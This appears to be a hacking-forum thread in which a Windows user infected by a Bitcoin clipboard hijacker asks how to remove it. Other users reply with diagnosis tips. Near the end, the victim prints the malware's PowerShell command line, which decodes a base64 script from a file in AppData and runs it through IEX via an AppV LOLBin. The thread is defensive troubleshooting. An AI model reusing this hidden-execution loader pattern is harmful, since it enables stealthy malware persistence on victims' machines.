• XSS.stack #1 – первый литературный журнал от юзеров форума

*HELP* - Infected by Powershell.exe (Clipper/RAT/...)

Extinction

CD-диск
Пользователь
Регистрация
20.02.2021
Сообщения
16
Реакции
2
Hello, I am infected by a clipper who is connected to the internet with Powershell.exe on my Windows 10... So I think there is a RAT in there.

When I stop the internet I can copy BTC address normally but when the internet is here, the malware replaces the BTC adress with the same BTC address...

So I have identified the corrupt processes/tasks on my Windows and the name is Powershell.exe.

How can I remove it, please? I have tried with the Tron script and it doesn't work so now I am a little bit lost, I don't want to reinstall my windows and format everything...

Thanks for your advice! Have a great day! :)

If you need some screenshots or requirements to help you to see what I have on my computer just let me know in the comments!
 
Hello, I am infected by a clipper who is connected to the internet with Powershell.exe on my Windows 10... So I think there is a RAT in there.

When I stop the internet I can copy BTC address normally but when the internet is here, the malware replaces the BTC adress with the same BTC address...

So I have identified the corrupt processes/tasks on my Windows and the name is Powershell.exe.

How can I remove it, please? I have tried with the Tron script and it doesn't work so now I am a little bit lost, I don't want to reinstall my windows and format everything...

Thanks for your advice! Have a great day! :)

If you need some screenshots or requirements to help you to see what I have on my computer just let me know in the comments!
It could be a stealer with persistence process, you may be able to remove it but it reappears on reboot, as verkat says the best is to format everything, don't download anything from blackhatrussia.com, blanckhack.com, shangaiblackgoons.com
 
You can try API Monitor to identify, http://www.rohitab.com/apimonitor

1.) In API Filter pane select Clipboard actions (user32.dll)
2.) In Running Process pane select suspected processes
3.) Resume monitoring if stopped
4.) Try some clipboard operations on BTC addresses, if nothing gets logged try to restart API Monitor as Administrator (Note: x86 API Monitor only logs x86 library calls, and so x64)
 
It could be a stealer with persistence process, you may be able to remove it but it reappears on reboot, as verkat says the best is to format everything, don't download anything from blackhatrussia.com, blanckhack.com, shangaiblackgoons.com
Yes, I think it was Getintopc.com ... And yes it is a persistence stealer with RAT I think, like a botnet because he needs to be connected to the internet.

Thank you alotofus I try your advice and I come back!
 
Yes, I think it was Getintopc.com ... And yes it is a persistence stealer with RAT I think, like a botnet because he needs to be connected to the internet.

Thank you alotofus I try your advice and I come back!
Be careful not to play with it too much
 
Пожалуйста, обратите внимание, что пользователь заблокирован
Identifying malicious process with network capture may not be possible, though.
i mean , he dont know wheter is it just a stealer or a rat with clipper or a banking trojan with clipper ,if it a rat with clipper or banking malware with clipper reporting c2 will help the others who affected by that campign , just a common cause !!
 
Thank's for all your good advice!


I am gonna reinstall all the windows, however, I have tried APIMONITOR who is a beautiful program, and I have these results when I copy and paste something. (On the powershell.exe)


1/ Here is when I Copy something with CTRL + C ! // I have an error code 5 who tell: ACCESS DENIED

CTRL-C.png


So maybe I need to delete the file OLE32.dll and add a new OLE32.dll not corrupted?
 
wmic process where processid=11660 get commandline
CommandLine


"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NonInteractive -WindowStyle Hidden -ExecutionPolicy RemoteSigned -Command &{$env:psmodulepath = [IO.Directory]::GetCurrentDirectory(); import-module AppvClient; Sync-AppvPublishingServer n;[string]$content=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String([IO.File]::ReadAllText('C:\Users\digi-\AppData\Roaming\logs.txt').Replace('-','')));IEX $content;[MainController]::new().Main();}


Thank you for your help !
alotofus
 
Here is the fucking clipper address: 12uYbFHKNbrJPoH76ciqyi3LhBePUg8xwU

"This address has transacted 22 times on the Bitcoin blockchain. It has received a total of 0.04216083 BTC ($1,827.90) and has sent a total of 0.04037631 BTC ($1,750.53). The current value of this address is 0.00178452 BTC ($77.37)."

Yesterday it has received 1500$ .

But really do all this pain to infect people for just 2000$ it's bad...
 
wmic process where processid=11660 get commandline
CommandLine


"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NonInteractive -WindowStyle Hidden -ExecutionPolicy RemoteSigned -Command &{$env:psmodulepath = [IO.Directory]::GetCurrentDirectory(); import-module AppvClient; Sync-AppvPublishingServer n;[string]$content=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String([IO.File]::ReadAllText('C:\Users\digi-\AppData\Roaming\logs.txt').Replace('-','')));IEX $content;[MainController]::new().Main();}


Thank you for your help !
alotofus
"C:\Users\digi-\AppData\Roaming\logs.txt" looks like this file has malicious powershell script. Can you upload it?


Напишите ответ...
  • Вставить:
Прикрепить файлы
Верх